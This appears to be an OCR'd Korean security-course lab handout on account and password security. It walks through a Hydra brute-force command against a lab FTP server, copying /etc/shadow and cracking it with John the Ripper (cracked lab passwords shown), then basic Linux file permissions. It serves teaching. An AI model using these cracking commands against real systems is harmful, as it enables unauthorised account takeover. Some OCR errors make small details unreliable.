
- 대응 서버 (Cent OS)

- » 비밀번호 변경

```
# passwd ksj18
```

```
# new password : ksj2018
```

```
# confirm password : ksj2018
```



The screenshot shows a terminal window titled "root@localhost:~". The window has a standard Linux-style interface with a title bar, a menu bar (File, Edit, View, Search, Terminal, Help), and a command-line area. The command-line output is as follows:

```
[root@localhost ~]# passwd ksj18
Changing password for user ksj18.
New password:
Retype new password:
passwd: all authentication tokens updated successfully.
[root@localhost ~]#
```

## 2 <실습> 계정 및 패스워드


### • 실습 풀이

#### - 대응 서버 (Cent OS)

» ksj18로 로그인

# vm상단에 **root** 릭 후 Switch User 선택

# ID: ksj18 / Password : ksj2018 로 로그인 시도




## 2 <실습> 계정 및 패스워드

### • 실습 풀이

#### - 공격 서버(Kali Linux)

» 공격 서버를 통해 hydra를 이용하여 공격을 다시 수행

```
# hydra -l ksj18 -P /usr/share/wordlists/rockyou.txt ftp://[대응 서버 IP] -V -f
```



```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# hydra -l ksj18 -P /usr/share/wordlists/rockyou.txt ftp://192.168.10.133 -V -f
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.


Hydra (http://www.thc.org/thc-hydra) starting at 2018-09-09 09:33:57
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399),
~896525 tries per task
[DATA] attacking ftp://192.168.10.133:21/
[ATTEMPT] target '192.168.10.133' - login "ksj18" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target '192.168.10.133' - login "ksj18" - pass "123456789" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target '192.168.10.133' - login "ksj18" - pass "password" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target '192.168.10.133' - login "ksj18" - pass "iloveyou" - 4 of 14344399 [child 3] (0/0)
```

## 2 <실습> 계정 및 패스워드

### • 실습 풀이

#### – 공격 서버(Kali Linux)

» 공격 실패하는 것을 확인



The terminal window shows the Hydra password cracking process. It lists multiple login attempts on a target host at 192.168.10.133, using the user 'ksj18' and various passwords. The output indicates that none of the attempted passwords were valid. The session was completed at 2018-09-09 11:40:09.

```
root@kali: ~
File Edit View Search Terminal Help
] (0/0)
[ATTEMPT] target 192.168.10.133 - login "ksj18" - pass "nurse1" - 9333 of 14344399 [child 3]
(0/0)
[ATTEMPT] target 192.168.10.133 - login "ksj18" - pass "nieves" - 9334 of 14344399 [child 8]
(0/0)
[ATTEMPT] target 192.168.10.133 - login "ksj18" - pass "nicole23" - 9335 of 14344399 [child 0]
] (0/0)
[ATTEMPT] target 192.168.10.133 - login "ksj18" - pass "nerissa" - 9336 of 14344399 [child 5]
(0/0)
[ATTEMPT] target 192.168.10.133 - login "ksj18" - pass "nebraska" - 9337 of 14344399 [child 6]
] (0/0)
[ATTEMPT] target 192.168.10.133 - login "ksj18" - pass "nakita" - 9338 of 14344399 [child 2]
(0/0)
1 of 1 target completed, 0 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-09-09 11:40:09
root@kali:~#
```

## 2 <실습> 계정 및 패스워드

### • 리눅스/유닉스 패스워드 크랙 실습

#### - 실습 목표

» 리눅스/유닉스 패스워드를 크랙해볼수 있습니다.

#### - 실습 환경

| 구성                 | ID/PW     | IP            |
|--------------------|-----------|---------------|
| 공격 서버 (Kali Linux) | root/toor | 192.168.10.99 |


#### - 실습 문제 구성

» 리눅스/유닉스는 패스워드 파일을 /etc/shadow에 암호화 한 상태로 보관하고 있습니다. shadow 패스워드 파일을 john the ripper 해킹 툴을 이용해서 크랙해보고 이를 통해 취약한 패스워드를 사용하고 있으면 얼마나 쉽게 크랙될 수 있는지 확인 하시오.

## 2 <실습> 계정 및 패스워드

- 실습 풀이

- 패스워드 크랙을 실습하기 위해 /etc/shadow 파일에 계정을 확인한다.  
ksjr2018 계정이 없기 때문에 계정을 하나 생성한다.



```
/root@kali:~# cat /etc/shadow
root:$6$ZbMbc7I8$pkLl4kdq2rkXvljRr5fhBvJvWTeBdlyOVFWILwpV8kaHRUewivtpkpdSw7/Fvj
20xZpSdSdxvc90qsjF41ld1:17764:0:99999:7:::
daemon:*:17743:0:99999:7:::
bin:*:17743:0:99999:7:::
sys:*:17743:0:99999:7:::
sync:*:17743:0:99999:7:::
games:*:17743:0:99999:7:::
man:*:17743:0:99999:7:::
lp:*:17743:0:99999:7:::
mail:*:17743:0:99999:7:::
news:*:17743:0:99999:7:::
uucp:*:17743:0:99999:7:::
proxy:*:17743:0:99999:7:::
www-data:*:17743:0:99999:7:::
backup:*:17743:0:99999:7:::
list:*:17743:0:99999:7:::
irc:*:17743:0:99999:7:::
gnats:*:17743:0:99999:7:::
nobody:*:17743:0:99999:7:::
_apt:*:17743:0:99999:7:::
systemd-timesync:*:17743:0:99999:7:::
systemd-network:*:17743:0:99999:7:::
systemd-resolve.*:17743:0:99999:7:::
```

## 2 <실습> 계정 및 패스워드

- 실습 풀이


- 패스워드 크랙을 실습하기 위해 취약한 패스워드를 가진 계정을 생성한다.

```
useradd ksjr201
```

```
passwd ksjr2018
```

Enter new UNIX password: 12345678 을 입력한다. 화면에는 보이지 않는다.

Retype new UNIX password: 12345678 을 입력한다. 화면에는 보이지 않는다.



The screenshot shows a terminal window with a dark background and light-colored text. At the top, it says "root@kali: ~". Below that is a menu bar with "File Edit View Search Terminal Help". The main area of the terminal shows the following command sequence:

```
root@kali:~# useradd ksjr2018
root@kali:~# passwd ksjr2018
passwd: user 'ksjr2018' does not exist
root@kali:~# passwd ksjr2018
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@kali:~# █
```

## 2 <실습> 계정 및 패스워드

- 실습 풀이
  - tail 명령어로 /etc/shadow 파일에 최근 생성된 계정과 패스워드를 확인

```
root@kali:~# tail /etc/shadow
colord:*:17743:0:99999:7:::
saned:*:17743:0:99999:7:::
avahi:*:17743:0:99999:7:::
pulse:*:17743:0:99999:7:::
dradis:*:17743:0:99999:7:::
king-phisher:*:17743:0:99999:7:::
beef-xss:*:17743:0:99999:7:::
Debian-gdm:*:17743:0:99999:7:::
systemd-coredump:!!:17764::::::
ksjr2018:$6$pLE4CxE5$J1YwSMRgX3NPQF0b9ywAM AeLAhHZ.ZI8.JS0Ejd/PLqo2Ymn uLDPPPhqIKWk
LZTEvgLmdlQzVFbdGThmCP3Fmj.:17782:0:99999:7:::
```

## 2 <실습> 계정 및 패스워드

- 실습 풀이

- 패스워드를 크랙하기 위해 /etc/shadow 파일을 /tmp/shadow에 복사한다.

```
root@kali:~# cp /etc/shadow /tmp/shadow
root@kali:~# ls -al /tmp/shadow
-rw-r----- 1 root root 1799 Sep  8 01:10 /tmp/shadow
root@kali:~# tail /tmp/shadow
colord:*:17743:0:99999:7:::
saned:*:17743:0:99999:7:::
avahi:*:17743:0:99999:7:::
pulse:*:17743:0:99999:7:::
dradis:*:17743:0:99999:7:::
king-phisher:*:17743:0:99999:7:::
beef-xss:*:17743:0:99999:7:::
Debian-gdm:*:17743:0:99999:7:::
systemd-coredump:!!:17764:::::
ksjr2018:$6$pLE4CxE5$J1YwSMRgX3NPQF0b9ywAM AeLAhHZ.ZI8.JS0Ejd/PLqo2Ymn uLDPPPhqIKWk
LZTEvgLmdlQzVFbdGThmCP3Fmj.:17782:0:99999:7:::
root@kali:~# █
```

## 2 <실습> 계정 및 패스워드

- 실습 풀이
  - tmp 폴더로 이동 후에, John the ripper로 shadow 파일을 크랙한다.
  - 크랙된 계정과 패스워드를 볼 수 있다.

```
root@kali:~#  
root@kali:~# cd /tmp/  
root@kali:/tmp# john /tmp/shadow  
Created directory: /root/.john  
Warning: detected hash type "sha512crypt", but the string is also recognized as  
"crypt"  
Use the "--format=crypt" option to force loading these as that type instead  
Using default input encoding: UTF-8  
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA5  
12 128/128 SSE2 2x])  
Press 'q' or Ctrl-C to abort, almost any other key for status  
toor          (root)  
12345678      (ksjr2018)  
2g 0:00:00:06 DONE 2/3 (2018-09-11 03:16) 0.3021g/s 454.6p/s 454.8c/s 454.8C/s 1  
23456..green  
Use the "--show" option to display all of the cracked passwords reliably  
Session completed  
root@kali:/tmp#
```

## 2 <실습> 계정 및 패스워드

- 실습 풀이

- 크랙된 패스워드에 대한 기록 파일은 /root/.john/john.pot 파일에서 볼 수 있다.
- 다시 john을 실행해서 화면에서 결과를 보려면 해당 파일을 삭제해야 한다.

```
root@kali:/tmp# ls -al /root/.john/
total 108
drwx----- 2 root root 4096 Sep 11 03:16 .
drwxr-xr-x 15 root root 4096 Sep 11 03:16 ..
-rw----- 1 root root 96157 Sep 11 03:16 john.log
-rw----- 1 root root 212 Sep 11 03:16 john.pot
root@kali:/tmp# cat /root/.john/john.pot
$6$ZbMbc7I8$pkLl4kdnq2rkXvljRr5fhBvJvWTeBdlyOVFWILwpV8kaHRUewivtpkpdSw7/Fvj2QxZp
SdSdxvc90qsjF41ld1:toor
$6$pLE4CxE5$J1YwSMRgX3NPQF0b9ywAMAE LAhHZ.ZI8.JS0Ejd/PLqo2YmnulDPPPhqIKWkLZTEvgLmd
lQzVFbdGThmCP3Fmj.:12345678
root@kali:/tmp#
```

## 2 <실습> 계정 및 패스워드

### • 실습 풀이

- /root/.john/john.log 파일은 john the ripper가 패스워드를 크랙하는 과정들을 모두 Log로 남겨둔 파일이다.

```
root@kali:/tmp# more /root/.john/john.log
0:00:00:00 Starting a new session
0:00:00:00 Loaded a total of 2 password hashes with 2 different salts
0:00:00:00 Sorting salts, for performance
0:00:00:00 Cost 1 (iteration count) is 5000 for all loaded hashes
0:00:00:00 - UTF-8 input encoding enabled
0:00:00:00 - Passwords will be stored UTF-8 encoded in .pot file
0:00:00:00 - Rules/masks using ISO-8859-1
0:00:00:00 - Hash type: sha512crypt, crypt(3) $6$ (lengths up to 79)
0:00:00:00 - Algorithm: SHA512 128/128 SSE2 2x
0:00:00:00 - Candidate passwords will be buffered and tried in chunks of 64
0:00:00:00 - Configured to use otherwise idle processor cycles only
0:00:00:00 Proceeding with "single crack" mode
0:00:00:00 - 1081 preprocessed word mangling rules
0:00:00:00 - Allocated 2 buffers of 8 candidate passwords each
0:00:00:00 - Rule #1: ':' accepted as ''
0:00:00:00 - Rule #2: '-s x***' rejected
0:00:00:00 - Rule #3: '-c (?a c Q' accepted as '(?acQ'
0:00:00:00 - Rule #4: '-c l Q' accepted as 'lQ'
0:00:00:00 - Rule #5: '-s-c x** /?u l' rejected
0:00:00:00 - Rule #6: '-<6 >6 '6' accepted as '6 >6 '6'
0:00:00:00 - Rule #7: '-<7 >7 '7 l' accepted as '7 >7 '7 l'
0:00:00:00 - Rule #8: '-<6 -c >6 '6 /?u l' accepted as '6 -c >6 '6 /?u l'
0:00:00:00 - Rule #9: '-<5 >5 '5' accepted as '5 >5 '5'
--More-- (1%)
```

### 3 권한 관리

- 파일/폴더 권한 관리

- 파일과 폴더는 사용자 별, 그룹 별, 그 외로 접근 권한을 구분하고 있음.
  - 명령어 ls -alFi 폴더 또는 파일명으로 권한을 확인할 수 있음.

```
root@kali:~# ls -alFi
total 88
2752513 drwxr-xr-x 14 root root 4096 Sep  5 10:48 ./
    2 drwxr-xr-x 19 root root 4096 Aug 21 09:34 ../
2752625 -rw----- 1 root root     1 Aug 21 10:20 .bash_history
2752514 -rw-r--r-- 1 root root 3391 Jul 31 06:47 .bashrc
2752515 drwx----- 7 root root 4096 Aug 21 09:48 .cache/
2752516 drwxr-xr-x 10 root root 4096 Aug 21 09:48 .config/
2752576 drwxr-xr-x  2 root root 4096 Aug 21 09:48 Desktop/
2752580 drwxr-xr-x  2 root root 4096 Aug 21 09:48 Documents/
2752577 drwxr-xr-x  2 root root 4096 Aug 21 09:48 Downloads/
2752524 drwx----- 3 root root 4096 Aug 21 09:47 .gnupg/
2752534 -rw----- 1 root root  922 Sep  5 10:47 .ICEauthority
2752536 drwx----- 3 root root 4096 Aug 21 09:48 .local/
2752581 drwxr-xr-x  2 root root 4096 Aug 21 09:48 Music/
2752582 drwxr-xr-x  2 root root 4096 Aug 21 09:48 Pictures/
2752521 -rw-r--r-- 1 root root  148 Jul 31 03:57 .profile
2752579 drwxr-xr-x  2 root root 4096 Aug 21 09:48 Public/
2752578 drwxr-xr-x  2 root root 4096 Aug 21 09:48 Templates/
2752539 -rw-r----- 1 root root     5 Sep  5 10:47 .vboxclient-clipboard.pid
2752588 -rw-r----- 1 root root     5 Sep  5 10:47 .vboxclient-display.pid
2752604 -rw-r----- 1 root root     5 Sep  5 10:47 .vboxclient-draganddrop.pid
2752596 -rw-r----- 1 root root     5 Sep  5 10:47 .vboxclient-seamless.pid
2752583 drwxr-xr-x  2 root root 4096 Aug 21 09:48 Videos/
root@kali:~#
```

### 3 권한 관리

- 파일/폴더 권한 관리

  - 파일과 폴더는 사용자 별, 그룹 별, 그 외로 접근 권한을 구분하고 있음.

    - 명령어) ls -al /bin/passwd

```
root@kali:~# ls -al /bin/passwd
-rwsr-xr-x 1 root root 57928 Sep 27 2017 /bin/passwd
```

(1) (2) (3)

(4)

(1) 파일 또는 폴더의 종류와 권한 부분. 세부적으로 4개로 구분됨

- rws r-x r-x

(a) (b) (c) (d)

(a) 파일 또는 폴더를 표시함. -는 일반 파일, d는 디렉터리, l은 링크(link)

(b) 파일 및 폴더 소유자 권한

(c) 파일 및 폴더 그룹 권한

(d) 해당 파일 및 폴더 소유자도 그룹도 아닌 제3자(other)의 권한

r: read (읽기권한), w: write (쓰기권한), x: execute (실행권한), s: setuid (임시권한할당)

(2) 파일 또는 폴더 소유자

(3) 파일 또는 폴더에 대한 그룹

(4) 해당 파일 또는 폴더 이름

### 3 권한 관리

#### • 파일/폴더 권한 관리

– 파일과 폴더는 사용자 별, 그룹 별, 그 외로 접근 권한을 구분하고 있음.

- 파일 또는 폴더 권한은 숫자로도 표시할 수 있음
- 읽기는 4, 쓰기는 2, 실행은 1로 바꾸어 각 권한을 숫자로 합치는 것.
- 3자리 숫자 형태로 권한을 할당

```
rw- r-x r-x = 42- 4-1 4-1 → 655
```

- 예) chmod 755 program

→ program이라는 파일에 대해

소유자는 읽고, 쓰고, 실행할 수 있고,

그룹에 속해 있는 사용자는 읽고, 실행할 수 있고,

그 외 모든 사용자는 읽고, 실행할 수 있음.

### 3 <실습> 권한 관리

#### • 파일 / 폴더 퍼미션 설정 (Linux)

##### - 실습 목표

» 내부 디렉토리의 접근권한을 설정할 수 있습니다.

##### - 실습 환경

| 구성               | ID/PW         | IP             |
|------------------|---------------|----------------|
| 관리자 (Cent OS)    | root/root123  | 192.168.10.133 |
| 일반 사용자 (Cent OS) | ksj18/ksj2018 | 192.168.10.133 |

##### - 실습 문제 구성

» 시스템 내부 디렉토리의 접근 권한은 명령어 파일 소유자, 그룹, 일반으로 구분하며 r(읽기)w(쓰기)x(실행)으로 접근 권한을 제어합니다. 관리자는 home/test/ 디렉토리 아래에 test\_folder폴더를 생성하고 test\_folder의 사용자 권한을 700으로 지정 하시오.

### 3 <실습> 권한 관리

- 실습 풀이

